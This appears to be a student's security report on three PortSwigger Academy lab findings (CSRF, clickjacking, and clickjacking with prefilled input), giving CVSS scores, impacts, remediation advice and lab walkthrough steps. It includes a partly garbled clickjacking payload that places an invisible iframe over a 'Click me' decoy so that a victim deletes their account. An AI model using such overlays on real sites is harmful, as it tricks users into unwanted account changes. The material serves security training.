

Vulnerability Name	Cross Site Request Forgery(CSRF)
CWE	CWE-352. The CSRF tricks the user into unintentionally submitting malicious requests to a web application they are authenticated with. This can lead to unauthorized data modification without user consent.
CVSS 3.1 Score	6.1
Severity	Medium
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
Description	CSRF is a web security vulnerability that tricks users into unwanted actions on web applications.
Security Impact	Attackers might view or change the sensitive data that affects confidentiality . Unauthorized actions like account changes can harm data accuracy, integrity . Attackers might lock the users out and that affects the availability .
Affected Host(s)	https://0a40005e0383e62c87e9a69a009d0059.web-security-academy.net
Remediation	Add CSRF Tokens: Include a unique token in each sensitive request to confirm it's legitimate. Set Cookies to SameSite: Use SameSite cookies to prevent them from being sent on cross-site requests. Verify Request Origin: Check where requests are coming from to ensure they're from trusted sources
External Reference	https://owasp.org/www-community/attacks/csrf https://cwe.mitre.org/data/definitions/352.html https://portswigger.net/web-security/csrf

Documentation

Web Security Academy

CSRF vulnerability with no defenses

Go to exploit server Back to lab description >>

LAB Not solved

Home | My account


Login

Username
wiener


Password

Log in


Log in your account




Change the email




The sample email is "test@gmail.com"




Create the POC CSRF



This is what it looks like when it delivered to the user



After clicking the button it changes the email of the user



Vulnerability Name	Basic clickjacking with CSRF token protection
CWE	CWE-1021 This CWE where an attacker can make the user believe that what he/she sees is real by using iframe or html/css that can mislead the user to make unintended actions.
CVSS 3.1 Score	8.8
Severity	High
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:H
Description	This vulnerability occurs when an application does not properly restrict how its content can be changed with iframe. Attackers can place an iframe or CSS to control what the user sees and interacts.
Security Impact	This vulnerability has a high impact on integrity because the attacker can access the data of the user unauthorized, the attacker can delete the account of the user like in this report and that affects the availability , and for confidentiality the attacker can expose the sensitive data of the user.
Affected Host(s)	https://0acf00ab030e9aaa845191e10063000c.web-security-academy.net
Remediation	Avoid placing critical actions like form submissions, account changes, and sensitive workflows in pages that can be embedded by third-party sites.
External Reference	https://owasp.org/www-community/attacks/Clickjacking https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options https://portswigger.net/web-security/clickjacking

--	--

Documentation

Basic clickjacking with CSRF token

https://0acf00ab030e9aaa845191e10063000c.web-security-academy.net

Web Security Academy

Basic clickjacking with CSRF token protection

Go to exploit server

Back to lab description

LAB Not solved

Home | My account

WE LIKE TO BLOG



Open Sans - I love You

I never thought this could happen to me, but it has. You hear stories about people falling in love with inanimate objects and laugh at their 'weirdness', but now I fully understand what they've been going through.

View post



Login the given account

Basic clickjacking with CSRF token protection

Web Security Academy

Go to exploit server Back to lab description >>

LAB Not solved

Home | My account

Login

Username

wiener

Password

Log in

This is where the user can choose to delete their account

My Account

Your username is: wiener

Email

Update email

Delete account

I created an iframe that can hide the delete button

The screenshot shows a web browser window with two tabs: "Basic clickjacking with CSRF tok..." and "Exploit Server: Basic clickjacking...". The address bar displays the URL `https://exploit-0a820035039a9a5d84f9906501570010.exploit-server.net`. The main content area shows a crafted HTTP request with the following fields:


- File:** `/exploit`
- Head:**

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```
- Body:**

```
<script>
  height: 100px;
  opacity: 0.000001;
  z-index: 2;
}
div {
  position: absolute;
  top: 515px;
  left: 60px;
  z-index: 1;
}
</script>
<div>Click me</div>
<iframe src="https://0acf00ab030e9aaa845191e10063000c.web-security-academy.net/my-account"></iframe>
```

At the bottom of the interface, there are four orange buttons: "Store", "View exploit", "Deliver exploit to victim", and "Access log".


This is the sample iframe that hides the delete button and when they click the “Click me” button their account will be deleted.




Click me

Vulnerability Name	Clickjacking with form input data prefilled from a URL parameter
CWE	CWE-1021. This covers the Clickjacking vulnerability that attackers use to deceive users using iframes interacting in misleading interface.
CVSS 3.1 Score	8.8
Severity	High
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:H
Description	This occurs when the application restricts planting sensitive pages in iframes while having prefilled form in URL parameters. Attackers can exploit this by embedding the target page in an invisible iframe.
Security Impact	The potential impact on confidentiality is having attackers may intercept email or any critical data of the user. Attackers can alter users data like email or contact info, that affects the integrity . Like in this problem attackers may delete, lock or update the account of the user that affects the availability .
Affected Host(s)	https://0ae6009a0425f13180e5f96e00e4004e.web-security-academy.net/
Remediation	Require a confirmation on users like clicking "Confirm" button or entering password before submitting or changing a sensitive information.
External Reference	https://owasp.org/www-community/attacks/Clickjacking https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options


Documentation




Enter the given account



